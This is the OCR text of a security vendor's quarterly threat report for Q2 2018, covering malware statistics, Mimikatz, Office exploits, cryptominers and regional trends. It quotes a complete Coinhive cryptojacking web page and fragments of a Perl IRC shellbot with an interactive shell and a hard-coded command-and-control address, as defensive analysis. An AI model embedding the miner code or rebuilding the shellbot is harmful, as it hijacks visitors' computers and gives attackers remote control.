
Internet Security Report

QUARTER 2, 2018

WatchGuard®

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.



Introduction

To make good decisions you need solid, measurable data. Unfortunately, we live in a time where certain world leaders ignore their experts' threat intelligence and listen to their gut to make important choices. Often, these misinformed decisions can have significantly negative impacts. Rather than reading tea leaves to discern today's most dangerous cyber threats, we recommend you seek out quantifiable data to help guide your security decisions, which is what WatchGuard's quarterly Internet Security Report (ISR) is here to offer.

The mission of our quarterly report is to measure and analyze the real cyber threats that affect the small to midsize businesses and distributed enterprises that use our products. By recording and calculating the actual attacks and malware that threat actors deliver around the world, our researchers can inform you which threats to look out for, and how you might tweak or expand your defenses to survive in today's dangerous cyber landscape.

Specifically, our report includes valuable threat trends and analysis based on data from our Firebox Feed. Through this feed, we monitor the malware and network attacks that tens of thousands of Firebox appliances detect around the world. Furthermore, we analyze those trends to look for new patterns in the adversaries' attacks. Our quarterly report also includes interesting research performed by the WatchGuard Threat Lab team, which can include primary research on a wide range of information security topics, or additional technical analysis around the biggest security stories from the quarter.

We provide this information so that you don't have to base your security and defense decisions on empty guesses. Rather, you can make solid decisions based on accurate threat data. Don't follow in the footsteps of foolish leaders who think that their intuition trumps factual analysis. Make our ISR a regular part of your quarterly defense analysis.

The report for Q2 2018 includes:

Quarterly Firebox Feed Trends

In this regular section, we analyze threat intelligence shared by tens of thousands of WatchGuard security appliances. This section includes the top malware and network attacks our Firebox Feed saw globally throughout the quarter. Our team adds further analysis to the top threats, as well as other interesting ones deeper in the list. Finally, we share defense advice that can help you guard against the most common malware.

The Latest Defense Tips

What good are threat trends if you can't learn from them? We don't follow these attack trends to celebrate cyber criminals, but to learn how we can adjust our protection strategies to prevent more threats. Throughout this report, we share important defense learnings and finish it off with the top three tips to improve your network defense.

Top Story: The EFail Vulnerability

One of the best ways you can secure your email is by adding encryption using technologies like S/MIME or PGP. However, in Q2 2018, researchers found vulnerabilities in these technologies that might threaten the privacy of your encrypted emails. Do these vulnerabilities ruin our most-used email encryption standards? Read this section to find out.

Q2 Research: LinkedIn Leak Password Trends

In 2012, LinkedIn lost over one hundred million hashed passwords. This quarter the Threat Labs team performs new analysis on that leaked database to learn how well government and military users select passwords. Avoid making password mistakes by learning from the bad practices of others.

Making decisions in the dark is never fun, and often leads to many missteps. However, once you shine the light on a subject through hard quantifiable data, you'll find it much easier to successfully navigate treacherous environments like today's Internet threat terrain. We hope our report offers you a bright beacon to help light your way through the cyber landscape.

Executive Summary

This quarter, we saw a swell in cryptomining malware, the return of the Mimikatz password stealer, a resurgence of malicious Office documents, and the reappearance of an old Shockwave exploit. As always, we know about these trends because WatchGuard security services blocked them, so Firebox owners have little to worry about. Nonetheless, we'll still share how you can round out your defenses to make sure you're blocking these sorts of threats in the future.

Here are the highlights from the Q2 2018 ISR report:

- **Mimikatz the #1 malware in Q2** representing 27.2% of the top 10. We have seen Mimikatz – a well-known password and credential stealer – on our top 10 list before, but never in the number one spot. However, this quarter it reached the top, suggesting that authentication attacks are as popular as ever, especially in the U.S.
- **Cryptominers officially break the top 10 malware list.** Last quarter, we warned about the growth in cryptomining malware and predicted one would make the top 10 in Q2. We were right. Last quarter, we saw the first named cryptominer, Cryptominer.AY, reach the 9th spot on the top 10, though it only represented about 3% of the top 10 malware. We saw three quarters of the Crypominer.AY hits in the U.S.
- **Cyber criminals continue to rely on malicious Office documents.** Threat actors continue to booby-trap Office documents, exploiting many old vulnerabilities in the popular Microsoft product. However, rather than largely affecting the U.S., this quarter these malicious documents mostly affect EMEA victims, with a focus on Germany.
- **Win32/Heur primarily affected India with 80% of all detection** for the second quarter in a row.
- **76% of the top malware was delivered over the web,** suggesting that you need an HTTP and HTTPS inspection mechanism to catch over three quarters of the threats.
- **Overall malware is down a significant 42% from Q1.** Our Firebox appliances blocked 13.8 million malware variants during Q2, which is a 42% decline from Q1. Though we expect a decline in malware from Q4 to Q1, this second large decline is somewhat unexpected.
- **Only 37.6% of malware evaded signature-based detection.** Though still a large number, advanced evasive malware also declined in Q2. This quarter only 37.6% of malware got past our basic antivirus service, requiring APT Blocker to catch it.
- **Network attacks also declined a whopping 90.2%.** This quarter IPS only barely blocked one million network exploits, which is the lowest we've seen in any quarter.
- **FakeAlert has retained its position on the top 10 for the seventh quarter in a row.** Though it has fallen slightly down the list this quarter.
- **We continue to see unexpectedly high quantities of malware in APAC.** In past reports, the APAC region has seen the least amount of malware. However, for the second quarter in a row, it has received more malware than the Americas, representing 34.8% of all malware.
- **Government and military users are only 2% better at picking strong passwords than civilians.**
- In Q2 2018, WatchGuard Fireboxes **blocked over 13,814,395 malware variants** (449 per device) and **1,034,606 network attacks** (26 per device).

Those are just a few of the many trends covered in this report. Keep reading to learn more.

Firebox Feed Statistics

Firebox Feed Statistics

What Is the Firebox Feed?

The majority of data in every report we release is based on threat intelligence we receive from Firebox appliances deployed all across the globe. We call this threat intelligence feed the Firebox Feed. We constantly monitor this feed to watch for emerging trends and to help understand what malware and network attacks are affecting our customers the most. This data is critical for our ability to help protect you from serious threats.

The Firebox Feed is opt in and does not collect private or sensitive data. We always encourage our customers and partners to opt in whenever possible to help provide us with actionable threat intelligence.

Though we continually develop the Firebox Feed to capture new threat intelligence, it currently focuses on three primary things:


- Network exploits our Intrusion Prevention Service (IPS) blocks.
- Malware our Gateway AntiVirus (GAV) service prevents.
- Additional advanced malware detected by APT Blocker

Every quarter, we highlight the top malware and network attack trends that we saw over the three-month period. We break down what the main threats are, how they work, and how to defend your networks and systems from them.

During Q2 2018, the Firebox Feed collected intelligence from over 39,832 Fireboxes across the world. Overall, this only represents around 10% of the active Fireboxes deployed on customer networks. If you're a customer and want to improve these results, see the panel to the right to learn how to participate.

Why should you share your Firebox data with us? Threat intelligence is one of the best ways we can fight cyber crime. As threats evolve, new intelligence shows us new ways to prevent them. Furthermore, understanding the top threats allows us to develop additional actions that might defend against them. We include such tips and best practices throughout this report but couldn't do it without the intelligence provided by participating Firebox appliances.

WatchGuard Product Telemetry Participation



Help Us Improve This Report

If you're a Firebox customer, you can help us improve this report, as well as improve your neighbor's and your own security, by sharing your device's threat intel. The data from the Firebox Feed comes entirely from customer devices catching real threats in the field. However, we only receive this data if you opt in to sending WatchGuard device feedback to us. Besides helping us build this report, this data and the threat team's analysis also helps our company improve our products, making all Firebox owners more secure. Right now, we receive data from about 10% of the active Fireboxes in the field. If you want to improve this number, follow these three steps.

- Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
- Enable **device feedback** in your Firebox settings
- Configure WatchGuard **proxies** and our security services, such as Gateway AntiVirus (GAV), Intrusion Protection Service (IPS) and APT Blocker, if available

Malware Trends

Malware comes in many forms these days. It tries to steal your files, encrypt your data or otherwise take over your computer for the attacker's gain. Malware includes many families of specific threats like trojans, keyloggers, ransomware, adware, viruses, spyware and recently, cryptominers. These threats continue to evolve and become more sophisticated over time, adding new abilities to spread automatically like WannaCry or attack our smart devices like Mirai. In order to defend against these threats, you must first understand what is out there.

In this section, we analyze the most common malware from Q2 2018 and share what's new or changed from the previous quarter and from Q2 2017. We also break down regional or country-based trends to better understand these patterns and what to look for in your environment. Let's start with the overall malware highlights from the quarter.

Q2 2018 Overall Malware Trends:

- The Firebox Feed recorded threat data **from 39,832 participating Fireboxes**. We are happy to see a 5% increase in participating Firebox appliances compared to last quarter and a 19% increase compared to Q2 2017.
- Our **GAV service blocked 10,718,448 malware** threats; representing an average of 269 GAV malware samples per Firebox. This represents **a 36.9% decrease in GAV malware overall** from last quarter, and a 34.6% decrease in GAV malware from Q2 2017.
- **APT Blocker stopped an additional 3,095,947 malware threats,** which is **54.1% less advanced malware** than last quarter. This led to a slight decrease in what we classify as zero day malware this quarter.

This quarter we see several newcomers in Office exploits and the first direct cryptominer payload in the top 10 (not counting the Linux/Downloader signature dropping a cryptominer last quarter.) Overall, there are only 6 repeated threats in the top 10 from last quarter. We also see a bigger push to web (HTTP and HTTPS) traffic being the primary form of delivery for the malware.

Malware data in this report comes from two Firebox services:

- The basic Gateway AntiVirus (GAV) service uses signatures, heuristics, and other methods to catch known malware.
- APT Blocker offers advanced malware prevention using behavior analysis to detect new or "zero day" malware.

Due to the ordering of our services, anything APT Blocker caught, GAV missed.

In previous reports, we focused heavily on analyzing the top 10 detected threats. While these threats still remain relevant, they only account for 30.4% of all GAV malware hits for the quarter. In this report, we'll look outside the top 10 at newcomers and rising threats to watch out for.

In previous years, we've noted a dip in malware detections from Q4 to Q1 that then rise back up in Q2. This quarter doesn't match that same trend. Where 2017 Q2 saw an increase in malware, this quarter we saw a significant decrease. We can attribute a small portion of this to additional pruning and false positive investigations but overall, attackers seem to have taken a bit of a break in Q2.

The **Firebox Feed** recorded threat data from
39,832
participating Fireboxes
a **5%** increase
in devices reporting in Q1 2018.

Our GAV service blocked
10,718,448
malware variants
a **36.9%** decrease in
GAV malware overall.

APT Blocker stopped an additional
3,095,947
malware variants
54.1% less advanced
malware than last quarter.

Quarter-Over-Quarter Malware Analysis

Q2 saw four new malware variants in the top 10 including three Office exploits and a cryptocurrency miner. The other six threats have all appeared in previous reports over the years. The number one threat overall from Q1, **Win32/Heur,** returns as the number one threat this quarter, though with a slightly reduced volume. Win32/Heri is the only recurring threat that was not seen in Q1, though it did show up in Q4 2017.

The regular Top 10 Malware suspects

Malware Variant	2016	2017	2018
Win32/Heur	✓	✓	✓
Win32/Heim.D		✓	✓
Mimikatz			✓
Win32/Heri		✓	✓
FakeAlert	✓	✓	✓
JS/Heur		✓	✓

The popular password theft tool **Mimikatz** moved its way up to the top detected threat by volume this quarter from seventh place in Q1. While most malware threats are typically detected across several variants with unique hashes, Mimikatz was one of the least diverse in that regard. 598,015 of Mimikatz detections (57.4%) came from a single hash.

Q2 saw several malware threats that exploit Microsoft Office vulnerabilities. **CVE-2017-11882** is a memory corruption vulnerability in certain versions of Office that allows attackers go run arbitrary code. **CVE-2017-0199** is a logic bug in certain versions of Office that also allows attackers to run arbitrary code. **Exploit.RTF-OLE.Gen** uses the same exploit in CVE-2017-11882 but in Rich Text Format (RTFs) to gain code execution on the system. All three of these payloads typically act as a stager or dropper for additional malware payloads like remote access trojans.


76% of the top 10 malware threats found in Q2 were detected over web connections like HTTP and HTTPS, while the other **24%** were detected as email attachments over SMTP, POP3 or IMAP. This doesn't mean that the days of malware delivered via phishing messages are behind us. Many emails now include a link to a malicious payload instead of containing the payload itself. These attacks are categorized as web-delivered malware even though the link was sent through an email.

Below you'll find the top 10 malware variants blocked by WatchGuard's Gateway AntiVirus (GAV) service during Q2 2018:

Top 10 Firebox GAV Hits for Q2 2018

COUNT	THREAT NAME	CATEGORY
1,067,829	Mimikatz	Password Stealer
916,507	Win32/Heur	Generic Win32
778,995	Win32/Heim.D	Win Code Injection
272,412	Exploit.CVE-2017-11882.Gen	Office Exploit
221,804	Win32/Heri	Win Code Injection
164,029	FakeAlert	Dropper
170,325	JS/Heur	Malicious Script
133,010	Exploit.CVE-2017-0199.Gen	Office Exploit
118,127	Application.CoinMiner.AY	Cryptominer
84,412	Exploit.RTF-OLE.Gen	Office Exploit

FakeAlert returned for the seventh quarter in a row, though its position in the top 10 list has started to fall in recent quarters from its place as the number one or number two threat in late 2016 and early 2017.



Win 7 Defender Pro - Unregistred Version

Attention: DANGER!

ALERT! System scan for spyware, adware, trojans and viruses is complete. Win 7 Defender Pro **detected 3 critical system objects.** These security breaches may be exploited and lead to the following:

- Your system becomes a target for spam and bulky, intruding ads
- Browser crashes frequently and web access speed decreases
- Your personal files, photos, documents and passwords get stolen
- Your computer is used for criminal activity behind your back
- Bank details and credit card information gets disclosed

Click REGISTER to register your copy of Win 7 Defender Pro and perform threat removal on your system. The list of in egistration.

System hijack!

System security threat was detected. Viruses and/or spyware may be damaging your system now. Prevent infection and data loss or stealing by running a free security scan.

FakeAlert Malware

Cryptominers Stake Their Claim

Cryptominer.AY was the first named cryptocurrency mining threat to make it into our top 10 list. This signature matches a JavaScript cryptominer called Coinhive and its variants. Coinhive and other cryptominers use your computers resources to mine a popular privacy-focused cryptocurrency called Monero (XMR). Mining Monero works a little different than most other cryptocurrencies. Most cryptocurrencies like Bitcoin have a significant mining-power advantage in using video cards over CPUs because of their efficiencies in floating point calculations.

Monero on the other hand was intentionally developed without much benefit from efficient floating point calculation, meaning a computer's CPU is typically sufficient to perform the calculations required to "mine" the currency. Because the JavaScript that runs on the website is unable to use any video card resources, Monero becomes the coin of favor for these types of attacks which only have access to the CPU.

Most of the detections for **Cryptominer.AY** matched a similar HTML file, probably displayed as a web page. The HTML code contains a link to Coinhive's website to load the JavaScript, starts the miner, and then loads the rest of the page in an <iframe> element.

```
<html>

<head>

<meta name=”viewport” content=”width=device-width,initial-scale=1”>

<meta name=”robots” content=”noindex, nofollow, noarchive”>

<link rel=”icon”href=”data:;base64,iVBORw0KGgo=”>

<title></title>

</head>


<body>

<script src=”https://coinhive.com/lib/coinhive.min.js”></script>

<script>

var miner=new CoinHive.User(‘DHClUX3jKzdWzjSrFoWt2KG1lVW16EFz’,’in’);

miner.start();

</script>

<iframe id=”cft” src=”” width=1 height=1 marginwidth=0 marginheight=0 hspace=0 vspace=0 frameborder=0
scrolling=no bordercolor=”#000000”></iframe> <script>

var parameters=window.location.search.substr(1);

var cft=”http://cft.net/mnz/v1?placement=ad7ec7c1-23cb-11e8-83e3-0aa1dc7bdff2&”+parameters;document.
getElementById(‘cft’).src=cft;

</script>

</body>

</html>
```

Figure 3: Example of Coinhive web code

Both malicious and "legitimate" (or at least, non-compromised) websites can host CoinHive much like the code example above. When a visitor navigates to the website, JavaScript automatically executes and begins using their computer resources to mine Monero, often without their knowledge or permission. The JavaScript miner itself is several hundred lines long and contains all of the code required for the complex math calculations used to mine Monero.

The latest versions of the CoinHive miner allows the user/attacker to throttle the amount of computer resources that it uses, but most websites are not using this option. For example, the torrenting site Piratebay.org intentionally runs CoinHive as a revenue stream and they have their utilization set to 0.9 out of 1. In testing though, this only equates to around 30% or 40% of CPU resources.

Because CoinHive is a JavaScript-based miner, closing the browsing tab where it is running is enough to halt it. Some attackers use clever methods like pop-unders to run the miner in a window hidden behind your normal browser windows or behind your task bar though, so that closing the original website does not stop the miner. You can check if your browser allows cryptocurrency mining by going to **https://mineblock.org**.

Web categorization tools like WatchGuard's WebBlocker can help identify and block external cryptominer scripts from loading in your browser, but they aren't as effective against tainted websites, which is where anti-malware tools like GAV and APT Blocker come in. Additionally, because HTTPS adoption continues to grow across the web, you should be sure to use HTTPS inspection to identify potentially malicious content that tries to hide behind encryption.

We suspect that we'll continue to see an increase in cryptomining malware on websites in the near future. Attackers are realizing that cryptominers can act as a perpetual revenue stream, especially if throttled correctly to avoid detection. That said, if the major cryptocurrency markets crash again, we could see cryptomining fall out of favor and attackers return to other lucrative attacks like ransomware.

Perl Shellbots

Outside the top 10 threats this quarter we found a Perl script that creates backdoors to Linux and Windows computers. This script primarily targeted Italy with almost three quarters of all hits found in that country. The script itself though, interestedly enough, was written in Portuguese, meaning it appears to be an attack from a Portuguese-speaking country targeting Italy.

The script includes a Command and Control (C2) connection to a server over IRC. The C2 server can issue commands through the channel that are executed on the infected host. Here is a run through of the important parts of the script.

The scrip opens an interactive shell on a Unix-based system.

```
my $shell = “/bin/sh -i”;
```

It then connects to a hard-coded C2 server over IRC if an address is not provided at runtime.

```
$servidor=’213.32.70.37’ unless $servidor;
```

The connection tries several different ports.

```
my @portas=(“21”,”22”,”23”,”25”,”53”,”80”,”110”,”143”);
```

After connecting to the server, the script joins the channel "afk".

```
my @canais=(“#afk”);
```

The attacker can then issue commands via the IRC chat that the shell script interprets and executes. For example, the script can download files off the web and execute them. The script also supports CMD.exe in Windows.

```
if ($^O eq “MSWin32”) {

        $shell = “cmd.exe”;
```

This was a very simple script that gives the attacker compete access to the infected system. Attackers can easily obfuscate scripts like this to evade detection and analysis. Typically, attackers upload these scripts to a web server via vulnerable web forms and execute them to take over the host.

Geographic Threats by Region

This quarter, Europe, the Middle East and Africa (EMEA) returned to its spot as the number one recipient of malware attacks by volume, matching a trend we have previously seen that was briefly interrupted last quarter.

The Asia-Pacific (APAC) region still saw its fair share of malware. Last quarter was one of the first times we saw APAC out of last place in terms of malware volume. This quarter, they still remain a heavy recipient of malware leaving AMER last for the second quarter in a row. This could signal a trend of attacks targeting Asian countries. We'll continue to watch this as it evolves.

All three of the Office exploits primarily affected the EMEA region by some margin. Within the region, Germany was the top target for all three threats but other countries like Great Britain and Italy were close behind. We find it interesting that these Office exploits primarily targeted three countries that each write and speak a different language from one another.

Table 3: Geographic Threats by Region


Region	Hits	Percent
EMEA	5,893,234	43.8%
APAC	4,680,068	34.8%
AMER	2,884,917	21.4%

Besides the high-level regional trend, here are a few other variant-specific geographical malware trends from our top 10 samples.

- The United States was the top recipient of the **CoinMiner.AY** cryptominer, with about three times as many hits as the next country (Great Britain).
- For the second quarter in a row **India was the primary recipient of Win32/Heur with 80%** of all detection. This rule matches many different Windows-based threats so it is difficult to pinpoint why India is the largest recipient.
- As mentioned earlier, **75.2% of all Office exploits in the top 10 targeted EMEA**. Germany was the number one country for each hit as well, but the margins between per-country detections were much smaller within the region.
- **The United States remained the primary target for Mimikatz**. APAC also remained a distant last in hits for this popular tool. We suspected last quarter this was because of the complexity of double-byte characters. That appears to still be the case.
- The **FakeAlert malware primarily targeted Japan with 53.2% of detection**. The next closest country was Italy with only 12.3% of detections.

Although we find many of the top 10 threats all over the world, certain threats clearly target specific regions or countries. Companies in different countries should adjust defenses to protect against threats that greatly affect their region. If you want an up-to-date picture of threats for your specific country or region, be sure to check out https://secplicity.org/Threat-Landscape where you can filter the public Firebox Feed data by date and country.

Malware Detection by Region



Zero Day vs. Known Malware

Traditional antivirus tools like the Firebox's GAV rely on signatures to identify malware based on patterns in code that AV analysts have identified in the past. Unfortunately, attackers are becoming more sophisticated in their ability to generate payloads that avoid signatures matching. That isn't to say that traditional antivirus is useless, it still does an excellent job at quickly identifying and catching the everyday malware attack. But traditional antivirus fails when attackers put extra effort into masking their malware.

This is where advanced, behavior-based malware protection services like WatchGuard's APT Blocker come in. Products like APT Blocker execute code in a sandbox environment and watch the behaviors of potentially malicious applications. These tools are automatic and can determine quickly whether or not an application is malicious or benign, without human assistance. We use the term "zero day malware" to describe threats that evade traditional antivirus and require this behavior-based detection to identify threats.

By design, if APT Blocker detected a malware payload, it means it made it past the signature-based GAV service. Every quarter, we calculate the percentage of malware classified as "zero day malware" to show the amount of threats you would miss if you relied solely on traditional, signature-based antivirus. Quarter after quarter, this number remains too high for comfort.

Just after the quarter ended, we added a third malware-detection tool to our arsenal in the form of IntellegentAV. IntellegentAV does not rely on signatures and instead uses machine learning to predict which applications are malicious. We expect to see the impact of this addition in the next report.

While various antivirus products work differently, and have variable efficacies, we believe this zero day malware number is a fairly accurate representation for any traditional AV product.

In Q1 2018, zero day malware accounted for **37.6%** of the total blocked malware. If the Fireboxes running APT Blocker had enabled GAV only, 3,095,946 malware samples would have reached intended targets.

Signature-based antivirus still detected the majority of threats quickly and efficiently, but it wasn't enough to combat the onslaught of evasive malware. If you currently only use traditional antivirus, now is the time to add behavioral-based detection to your arsenal to remain secure.




Figure 5: Known vs. Zero Day Malware

